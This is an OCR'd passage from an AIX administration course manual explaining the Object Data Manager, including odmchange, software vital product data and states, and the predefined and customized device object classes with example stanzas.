
Similarity: for example **lpp_name like bosext1.***

Tests can be linked together using normal boolean operations. For example:

=	equal
!=	not equal
>	greater
>=	greater than or equal to
<	less than
<=	less than or equal to
LIKE	similar to; finds path names in character string data

In addition to the ***** wildcard, a **?** can be used as a wildcard character.

Changing Attribute Values Using odmchange



```
# odmget   -q"uniquetype=tape/scsi/8mm and attribute=block_size" PdAt > file

# vi file
```

```
PdAt:
        uniquetype = "tape/scsi/8mm"
        attribute = "block_size"
        deflt = "1024"
        values = "0-245760,1"
        width = ""
        type = "R"
        generic = "DU"
        rep = "nr"
        nls_index = 6
```

Modify deflt to 512

```
# odmchange   -o PdAt -q"uniquetype=tape/scsi/8mm and attribute=block_size" file
```


Figure 2-14. Changing Attribute Values Using odmchange AU1610.0

Notes:

The example shows how the **odmchange** command can be used instead of the **odmadd** and **odmdelete** steps (as in the previous example).

2.2 ODM Database Files

Software Vital Product Data



```
lpp:
   name = "bos.rte.printers"
   state = 5
   ver = 5
   rel = 1
   mod =0
   fix = 0
   description = "Front End Printer Support"
   lpp_id = 38
```

```
product:
   lpp_name = "bos.rte.printers"
   comp_id = "5765-C3403"
   state = 5
   ver = 5
   rel = 1
   mod =0
   fix = 0
   ptf = ""
   prereq = "*coreq bos.rte 5.1.0.0"
   description = ""
   supersedes = ""
```

```
inventory:
   lpp_id = 38
   file_type = 0
   format = 1
   loc0 = "/etc/qconfig"
   loc1 = ""
   loc2 = ""
   size = 0
   checksum = 0
```

```
history:
   lpp_id = 38
   ver = 5
   rel = 1
   mod = 0
   fix = 0
   ptf = ""
   state = 1
   time = 988820040
   comment = ""
```

Figure 2-15. Software Vital Product Data AU1610.0

Notes:

Whenever installing a product or update in AIX, the **installp** command uses the ODM to maintain the software vital product database. The following information is part of this database:

- The name of the software product (for example, bos.rte.printers)
- The version, release and modification level of the software product (for example, 5.2.0)
- The fix level, which contains a summary of fixes implemented in a product
- Any PTFs (program temporary fix) that have been installed on the system
- The state of the software product:
    - Available (state = 1)
    - Applying (state = 2)
    - Applied (state = 3)
    - Committing (state = 4)
    - Committed (state = 5)
    - Rejecting (state = 6)

- Broken (state = 7)

The Software Vital Product Data is stored in the following ODM classes:


lpp The lpp object class contains information about the installed software products, including the current software product state and description.

inventory The inventory object class contains information about the files associated with a software product.

product The product object class contains product information about the installation and updates of software products and their prerequisites.

history The history object class contains historical information about the installation and updates of software products.

Let’s introduce the software states you should know about.



Software States You Should Know About

Applied	• Only possible for PTFs or Updates • Previous version stored in */usr/lpp/Package_Name* • Rejecting update recovers to saved version • Committing update deletes previous version
Committed	• Removing committed software is possible • No return to previous version
Applying, Committing, Rejecting, Deinstalling	If installation was not successful: a) installp -C b) smit maintain_software
Broken	• Cleanup failed • Remove software and reinstall

Figure 2-16. Software States You Should Know About AU1610.0

Notes:


The AIX software vital product database uses software states that describe the status information of an install or update package:

1. When installing a PTF (program temporary fix) or update package, you can install the software into an **applied** state. Software in an applied state contains the newly installed version (which is active) and a backup of the old version (which is inactive). This gives you the opportunity to test the new software. If it works as expected, you can **commit** the software which will remove the old version. If it doesn't work as planned, you can **reject** the software which will remove the new software and reactivate the old version. Install packages cannot be **applied**. These will always be **committed**.
2. Once a product is committed, if you would like to return to the old version, you must remove the current version and reinstall the old version.
3. If an installation does not complete successfully, for example, if the power fails during the install, you may find software states like **applying, committing, rejecting,** or **deinstalling**. To recover from this failure, execute the command **installp -C** or use the

smit fastpath **smit maintain_software**. Select *Clean Up After Failed or Interrupted Installation* when working in smit.

4. After a cleanup of a failed installation, you might detect a **broken** software status. In this case the only way to recover from this failure is to remove and reinstall the software package.

Predefined Devices (PdDv)



```
PdDv:
        type = "8mm"
        class = "tape"
        subclass = "scsi"

        prefix = "rmt"
        ...
        base = 0
        ...
        detectable = 1
        ...
        led = 2418

        setno = 54
        msgno = 2
        catalog = "devices.cat"

        DvDr = "tape"

        Define = "/etc/methods/define"
        Configure = "/etc/methods/cfgsctape"
        Change = "/etc/methods/chggen"
        Unconfigure = "/etc/methods/ucfgdevice"
        Undefine = "etc/methods/undefine"
        Start = ""
        Stop = ""
        ...
        uniquetype = "tape/scsi/8mm"
```

Figure 2-17. Predefined Devices (PdDv) AU1610.0

Notes:

The Predefined Devices (PdDv) object class contains entries for all devices supported by the system. A device that is not part of this ODM class could not be configured on an AIX system.

The attributes you should know about are:

type Specifies the product name or model number (for example 8 mm (tape)).

class Specifies the functional class name. A functional class is a group of device instances sharing the same high-level function. For example, tape is a functional class name representing all tape devices.

subclass Device classes are grouped into subclasses. The subclass **scsi** specifies all tape devices that may be attached to an SCSI system.

prefix

Specifies the Assigned Prefix in the customized database, which is used to derive the device instance name and /dev name. For example, **rmt** is the prefix name assigned to tape devices. Names of tape devices would then look like rmt0, rmt1, or rmt2.

base

This descriptor specifies whether a device is a base device or not. A base device is any device that forms part of a minimal base system. During system boot, a minimal base system is configured to permit access to the root volume group and hence to the root file system. This minimal base system can include, for example, the standard I/O diskette adapter and a SCSI hard drive. The device shown in the picture is not a base device.

This flag is also used by the **bosboot** and **savebase** command, which are introduced in the next unit.

detectable

Specifies whether the device instance is detectable or undetectable. A device whose presence and type can be determined by the **cfgmgr** once it is actually powered on and attached to the system, is said to be detectable. A value of 1 means that the device is detectable, and a value of 0 that it is not (for example, a printer or tty).

led

Indicates the value displayed on the LEDs when the configure method begins to run. The value stored is decimal, the value shown on the LEDs is hexadecimal (2418 is 972 in hex).

setno, msgno

Each device has a specific description (for example, 4.0 GB 8 mm Tape Drive) that is shown when the device attributes are listed by the **lsdev** command. These two descriptors are used to lookup the description in a message catalog.

catalog

Identifies the file name of the NLS (national language support) catalog. The **LANG** variable on a system controls which catalog file is used to show a message. For example, if LANG is set to en_US, the catalog file /usr/lib/nls/msg/en_US/devices.cat is used. If LANG is de_DE, catalog /usr/lib/nls/msg/de_DE/devices.cat is used.

DvDr

Identifies the name of the device driver associated with the device (for example, tape). Usually, device drivers are stored in directory **/usr/lib/drivers**. Device drivers are loaded into the AIX kernel when a device is made **available**.

Define

Names the define method associated with the device type. This program is called when a device is brought into the **defined** state.

Configure Names the configure method associated with the device type. This program is called when a device is brought into the **available** state.

Change Names the change method associated with the device type. This program is called when a device attribute is changed via the **chdev** command.


Unconfigure Names the unconfigure method associated with the device type. This program is called when a device is unconfigured by **rmdev**.

Undefine Names the undefine method associated with the device type. This program is called when a device is undefined by **rmdev**.

Start, Stop Few devices support a stopped state (only logical devices). A stopped state means that the device driver is loaded, but no application can access the device. These two attributes name the methods to start or stop a device.

uniquetype A key that is referenced by other object classes. Objects use this descriptor as pointer back to the device description in PdDv. The key is a concatenation of the class, subclass and type values.

Predefined Attributes (PdAt)



```
PdAt:
        uniquetype = "tape/scsi/8mm"
        attribute = "block_size"
        deflt = "1024"
        values = "0-245760,1"
        ...

PdAt:
        uniquetype = "disk/scsi/1000mb"
        attribute = "pvid"
        deflt = "none"
        values = ""
        ...

PdAt:
        uniquetype = "tty/rs232/tty"
        attribute = "term"
        deflt = "dumb"
        values = ""
        ...
```

Figure 2-18. Predefined Attributes (PdAt) AU1610.0

Notes:

The Predefined Attribute object class contains an entry for each existing attribute for each device represented in the PdDv object class. An attribute is any device-dependent information, such as interrupt levels, bus I/O address ranges, baud rates, parity settings or block sizes. The extract out of PdAt shows three attributes (block size, physical volume identifier and terminal name) and their default values.

The meanings of the key fields shown on the visual are as follows:

uniquetype This descriptor is used as a pointer back to the device defined in the PdDv object class.


attribute Identifies the name of the attribute. This is the name that can be passed to the **mkdev** or **chdev** commands. For example to change the default name of **dumb** to **ibm3151** for a terminal name, you can issue:

```
# chdev -l tty0 -a term=ibm3151
```

deflt Identifies the default value for an attribute. Nondefault values are stored in **CuAt**.

values Identifies the possible values that can be associated with the attribute name. For example, allowed values for the block_size attribute range from 0 to 245760, with an increment of 1.

Customized Devices (CuDv)



```
CuDv:
      name = "rmt0"
      status = 1
      chgstatus = 2
      ddins = "tape"
      location = "04-C0-00-1,0"
      parent = "scsi0"
      connwhere = "1,0"
      PdDvLn = "tape/scsi/8mm"

CuDv:
      name = "tty0"
      status = 1
      chgstatus = 1
      ddins = ""
      location = "01-C0-00-00"
      parent = "sa0"
      connwhere = "S1"
      PdDvLn = "tty/rs232/tty"
```

Figure 2-19. Customized Devices (CuDv) AU1610.0

Notes:

The Customized Devices (CuDv) object class contains entries for all device instances defined in the system. As the name implies, a defined device object is an object that a define method has created in the CuDv object class. A defined device object may or may not have a corresponding actual device attached to the system.

CuDv object class contains objects that provide device and connection information for each device. Each device is distinguished by a unique logical name. The customized database is updated twice, during system bootup and at run time, to define new devices, remove undefined devices and update the information for a device that has changed.

The key descriptors in CuDv are:

name A customized device object for a device instance is assigned a unique logical name to distinguish the device from other devices. The visual shows two devices, a tape device **rmt0** and a tty, **tty0**.

status Identifies the current status of the device instance. Possible values are:

- status = 0: Defined
- status = 1: Available
- status = 2: Stopped

chgstatus This flag tells whether the device instance has been altered since the last system boot. The diagnostics facility uses this flag to validate system configuration. The flag can take these values:

- chgstatus = 0: New device
- chgstatus = 1: Don't care
- chgstatus = 2: Same
- chgstatus = 3: Device is missing

ddins This descriptor typically contains the same value as the Device Driver Name descriptor in the Predefined Devices (PdDv) object class. It specifies the name of the device driver that is loaded into the AIX kernel.


location Identifies the physical location of a device. The location code is a path from the system unit through the adapter to the device. In case of a hardware problem, the location code is used by technical support to identify a failing device. In many RS/6000 systems the location codes are labeled in the hardware, to facilitate the finding of devices.

parent Identifies the logical name of the parent device. For example, the parent device of **rmt0** is **scsi0**.

connwhere Identifies the specific location on the parent device where the device is connected. For example, the device **rmt0** uses the SCSI address **1,0**.

PdDvLn Provides a link to the device instance's predefined information through the uniquetype descriptor in the PdDv object class.

Customized Attributes (CuAt)



```
CuAt:
   name = "tty0"
   attribute = "login"
   value = "enable"
   ...
CuAt:
   name = "hdisk0"
   attribute = "pvid"
   value = "0016203392072a540000000000000000"
   ...
```


Figure 2-20. Customized Attributes (CuAt) AU1610.0

Notes:

The Customized Attribute object class contains customized device-specific attribute information.

Devices represented in the Customized Devices (CuDv) object class have attributes found in the Predefined Attribute (PdAt) object class and the CuAt object class. There is an entry in the CuAt object class for attributes that take **customized** values. Attributes taking the default value are found in the PdAt object class. Each entry describes the current value of the attribute.

These objects out of the CuAt object class show two attributes that take customized values. The attribute **login** has been changed to **enable**. The attribute **pvid** shows the physical volume identifier that has been assigned to disk hdisk0.



Additional Device Object Classes

PdCn:
uniquetype = "adapter/pci/sym875"
connkey = "scsi"
connwhere = "1,0"

PdCn:
uniquetype = "adapter/pci/sym875"
connkey = "scsi"
connwhere = "2,0"

CuDvDr:
resource = "devno"
value1 = "22"
value2 = "0"
value3 = "rmt0"

CuDvDr:
resource = "devno"
value1 = "22"
value2 = "1"
value3 = "rmt0.1"

CuDep:
name = "rootvg"
dependency = "hd6"

CuDep:
name = "datavg"
dependency = "lv01"

CuVPD:
name = "rmt0"
vpd = "*MFEXABYTE
PN21F8842"

Figure 2-21. Additional Device Object Classes AU1610.0

Notes:

PdCn The Predefined Connection (PdCn) object class contains connection information for adapters (or sometimes called intermediate devices). This object class also includes predefined dependency information. For each connection location, there are one or more objects describing the subclasses of devices that can be connected.

The example objects show that at the given locations all devices belonging to subclass SCSI could be attached.

CuDep The Customized Dependency (CuDep) object class describes device instances that depend on other device instances. This object class describes the dependence links between logical devices and physical devices as well as dependence links between logical devices, exclusively. Physical dependencies of one device on another device are recorded in the Customized Device (CuDep) object class.


The example object show the dependencies between logical volumes and the volume groups they belong to.

CuDvDr The Customized Device Driver (CuDvDr) object class is used to create the entries in the /**dev** directory. These special files are used from applications to access a device driver that is part of the AIX kernel. The attribute **value1** is called the **major number** and is a unique key for a device driver. The attribute **value2** specifies a certain operating mode of a device driver.

The example objects reflect the device driver for tape rmt0. The major number 22 specifies the driver in the kernel, the minor numbers 0 and 1 specify two different operating modes. The operating mode **0** specifies a *rewind on close* for the tape drive, the operating mode **1** specifies *no rewind on close* for a tape drive.

CuVPD The Customized Vital Product Data (CuVPD) object class contains vital product data (manufacturer of device, engineering level, part number, and so forth) that is useful for technical support. When an error occurs with a specific device the vital product data is shown in the error log.

Next Step



Exercise
The ODM

